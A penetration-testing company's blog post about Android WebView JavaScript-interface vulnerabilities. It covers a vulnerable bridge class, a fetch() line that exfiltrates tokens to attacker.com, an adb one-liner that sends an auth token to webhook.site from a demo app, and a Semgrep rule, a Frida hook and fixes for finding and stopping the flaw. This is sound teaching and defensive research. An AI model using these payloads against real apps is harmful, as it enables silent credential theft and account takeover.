Exploiting Android JavaScript Interfaces

It's a single line of code - easy to miss in a review, and present in more Android apps than you'd expect:
webView.addJavascriptInterface(new AppBridge(), "NativeApp");When it's configured correctly, it's fine. When it isn't (and that happens more than it should) , it can expose sensitive native functionality to JavaScript running inside the WebView context. This is not automatically an exploit by itself, but it becomes high risk when untrusted content can reach the WebView.
This post walks through what JavaScript interfaces are, why they go wrong, how to find them, and how to make the hunt smarter.
What's a JavaScript Interface, Anyway?
Android's WebView component lets developers embed web content directly inside a native app. Think of it like a browser living inside your application. To make that web content actually useful (i.e. to let it trigger native functionality like sending a notification, reading a file, or making a network call) Android provides a mechanism called addJavascriptInterface().
The idea is simple: you register a Java object with the WebView, give it a name, and any JavaScript running inside that WebView can call methods on it as if it were a regular JS object.
// Developer registers the bridge
webView.addJavascriptInterface(new AppBridge(), "NativeApp");

// JavaScript inside the WebView can now call:
NativeApp.getUserData();
NativeApp.readFile("/data/data/com.silentgrid.vulnapp/config.json");
It's a legitimate, widely-used pattern. Banking apps use it to let web-based dashboards trigger biometric prompts. Retail apps use it to let web content access the camera for barcode scanning. Nothing inherently wrong with it.
The problem is what happens when untrusted JavaScript or attacker-controlled content can execute inside that WebView context.
The Impact
Severity here scales directly with what the exposed methods can actually do. Consider a bridge that looks like this:
public class AppBridge {

    @JavascriptInterface
    public String readFile(String path) {
        try {
            BufferedReader reader = new BufferedReader(new FileReader(path));
            StringBuilder sb = new StringBuilder();
            String line;
            while ((line = reader.readLine()) != null) {
                sb.append(line).append("\n");
            }
            reader.close();
            return sb.toString();
        } catch (Exception e) {
            return "ERROR: " + e.getMessage();
        }
    }

    @JavascriptInterface
    public String getAuthToken() {
        // In a real app this would be read from SharedPreferences or a database
        return storedToken;
    }
}}
Convenient. Accepts a path. Returns the contents. No validation. From JavaScript, an attacker who could inject script into that WebView could call:
// Grab the stored auth token directly from the bridge
var token = NativeApp.getAuthToken();

// Read a sensitive file
var prefs = NativeApp.readFile(
  "/data/data/com.silentgrid.vulnapp/shared_prefs/user_prefs.xml"
);

// Exfiltrate both
fetch("https://attacker.com/collect?d=" + btoa(token + prefs));
That's a full account takeover from a single JavaScript call.
The impact doesn't stop at file reads. Depending on what the bridge exposes, we've seen:
- Remote code execution - On Android below API 17, all public methods on a registered object are callable from JavaScript, including
getClass().forName(). This allows full Java reflection, meaning an attacker can load arbitrary classes and invoke anything on the device. This was widely exploited in the wild in 2013 and is still lurking in older codebases today. - Authentication bypass - Bridges that expose session management functions (checking login state, refreshing tokens, setting user roles) can be manipulated directly.
- Native API abuse - If the bridge wires JavaScript to Android's contacts, location, or camera APIs, those become part of the attack surface too.
A Walkthrough: From APK to Proof of Concept
Let's walk through the full process - from decompiling an APK to a working exploit. The vulnerable app used here exposes three bridge methods: readFile(), getAuthToken(), and getDeviceInfo().
Step 1: Open the APK in jadx-gui
jadx-gui com.silentgrid.vulnapp.apk
Step 2: Find the Bridge Registration
Use jadx-gui's built-in text search (Edit → Find Class / Text) to search for addJavascriptInterface across the codebase.

It lands in MainActivity.java:
// URL comes from the Intent extra with NO validation
String url = getIntent().getStringExtra("url");

if (url != null && !url.isEmpty()) {
    webView.loadUrl(url);  // ← loaded without any check
} else {
    webView.loadUrl("file:///android_asset/dashboard.html");
}
This is important:
The risk depends entirely on whether an attacker can influence this intent parameter (e.g., via deep links, exported activities, or inter-app communication). Without that, this is not automatically exploitable.
Step 3: Inspect the Bridge Class
Navigate to AppBridge.java in the jadx-gui package tree. Three methods are annotated with @JavascriptInterface, making them callable from any JavaScript running in the WebView: readFile(), getAuthToken(), and getDeviceInfo().

Step 4: Check the WebView Configuration
Back in MainActivity.java, the WebView settings tell the rest of the story:
WebSettings settings = webView.getSettings();
settings.setJavaScriptEnabled(true);
settings.setAllowFileAccess(true);                        // ← can load file:// URIs
settings.setAllowUniversalAccessFromFileURLs(true);       // ← disables same-origin policy
setAllowUniversalAccessFromFileURLs(true) is the critical flag. With this set, JavaScript loaded from a file:// URI can read any other file on the filesystem - the same-origin policy that normally prevents this is gone.

Step 5: Trigger the Exploit via ADB
WebView treats javascript: as a valid URL scheme and executes it directly in the current page context - no hosted page needed. Combined with the unvalidated Intent URL, this means the payload runs the moment the Activity opens.
The following grabs the auth token from the bridge and exfiltrates it to an attacker-controlled endpoint (e.g. webhook.site):
adb shell 'am start -n com.silentgrid.vulnapp/.MainActivity -e url "javascript:document.location='\''https://webhook.site/YOUR-ID-HERE/?token='\''+ NativeApp.getAuthToken()"'The app opens, the JavaScript executes immediately, and the token is sent as a URL parameter to the webhook. No user interaction. No visible indication anything happened.


For a more complete picture of the bridge surface, a hosted attacker page can call all three methods at once and render the output on screen - but the one-liner above is enough to demonstrate the core impact: credentials leaving the device silently.
You can download the vulenrable app used in this walkthrough to follow along yourself. com.silentgrid.vulnapp
How to Find This in Practice
Start with Static Analysis
Static analysis is the baseline. Start by searching for addJavascriptInterface across the codebase - a simple grep or jadx-gui text search gets you the registration points quickly.

But to scale it across a large codebase or multiple apps, an option is to write Semgrep rules that catch dangerous combinations rather than individual calls. The following is an example:
rules:
  - id: webview-bridge-universal-file-access
    patterns:
      - pattern: $WEBVIEW.addJavascriptInterface(...)
      - pattern-inside: |
          ...
          $SETTINGS.setAllowUniversalAccessFromFileURLs(true);
          ...
    message: >
      WebView exposes a JS bridge with universal file:// access enabled.
      An attacker can load a malicious file:// page, read arbitrary local
      files via XHR, and exfiltrate them through the bridge.
      Fix: remove setAllowUniversalAccessFromFileURLs(true) or the JS bridge.
    languages: [java, kotlin]
    severity: ERROR
    metadata:
      cwe: CWE-200
      owasp: "M1: Improper Platform Usage"
This flags WebViews with multiple high-risk settings in the same context, which is higher signal than a raw grep hit.
Verify Dynamically

With a rooted device or emulator, hook addJavascriptInterface at runtime using Frida to enumerate bridge registrations even in release builds, particularly useful when the code has been obfuscated:
Java.perform(function () {
  var WebView = Java.use("android.webkit.WebView");
  WebView.addJavascriptInterface
    .overload("java.lang.Object", "java.lang.String")
    .implementation = function (obj, name) {
      console.log("[+] Bridge: " + name + " → " + obj.getClass().getName());
      obj.getClass().getDeclaredMethods().forEach(function (method) {
        method.getAnnotations().forEach(function (annotation) {
          if (annotation.toString().includes("JavascriptInterface")) {
            console.log("    ↳ " + method.getName());
          }
        });
      });
      return this.addJavascriptInterface(obj, name);
    };
});
Follow the Data Upstream
Don't just look at the bridge in isolation, trace how data gets into the WebView in the first place. Push notification payloads, OAuth redirect URIs, deep link parameters: if any of these can influence what URL the WebView loads without validation, those are your injection vectors. Sometimes the vulnerability isn't in the bridge at all. It's in the URL handling two classes upstream.
Making the Hunt Smarter (Including with AI)
Once you've found the bridge registrations, the most time-consuming part is reading through every annotated method to understand what it does, what inputs it trusts, and what native resources it touches. A 40-method bridge is a lot of reading.
This is where AI becomes useful. Paste the decompiled bridge class into a model and prompt it to do the triage:
"You are a mobile security researcher. For each @JavascriptInterface method below, identify: what native resources it accesses, whether it validates its inputs, and the worst-case impact if called by untrusted JavaScript."
The model can flag the two or three methods worth your deep focus and skip the boilerplate. It's not going to catch every nuance a human would, but it dramatically shrinks the surface you need to review manually.
AI is also useful once you've identified a suspect method - describe the method signature and ask for JavaScript payload ideas. You still validate and adapt the output, but it accelerates the iteration loop.
Fixing It
From a defensive perspective:
- Restrict allowed WebView origins using strict allowlists in
shouldOverrideUrlLoading - Treat all JavaScript input as untrusted user input
- Disable unnecessary WebView capabilities:
setAllowFileAccesssetAllowContentAccesssetAllowUniversalAccessFromFileURLs
- Minimise exposed bridge surface area - every
@JavascriptInterfacemethod should be explicitly justified - Ensure deep links and intents cannot arbitrarily control loaded WebView content
Most real-world issues occur not from a single setting, but from unsafe combinations of WebView configuration + untrusted content sources.
Closing Thoughts
JavaScript interfaces are one of those features that look completely benign in a tutorial and become a critical finding in production. The gap between "we needed web content to trigger a native action" and "an attacker can read your stored tokens" is often just a missing URL check and a WebView setting that someone turned on because a StackOverflow answer said to.
The encouraging part: this class of vulnerability is highly findable. With a methodical static analysis approach, a Frida hook for obfuscated builds, and AI assistance for the auditing grind, you can cover a lot of ground quickly. And when the finding lands, it tends to be high-severity, easy to demonstrate, and very hard to argue with.
About SilentGrid SilentGrid is a cybersecurity company specialising in red teaming, penetration testing, and security assessments. We help organisations uncover hidden risks across digital and physical environments and provide actionable guidance to strengthen their security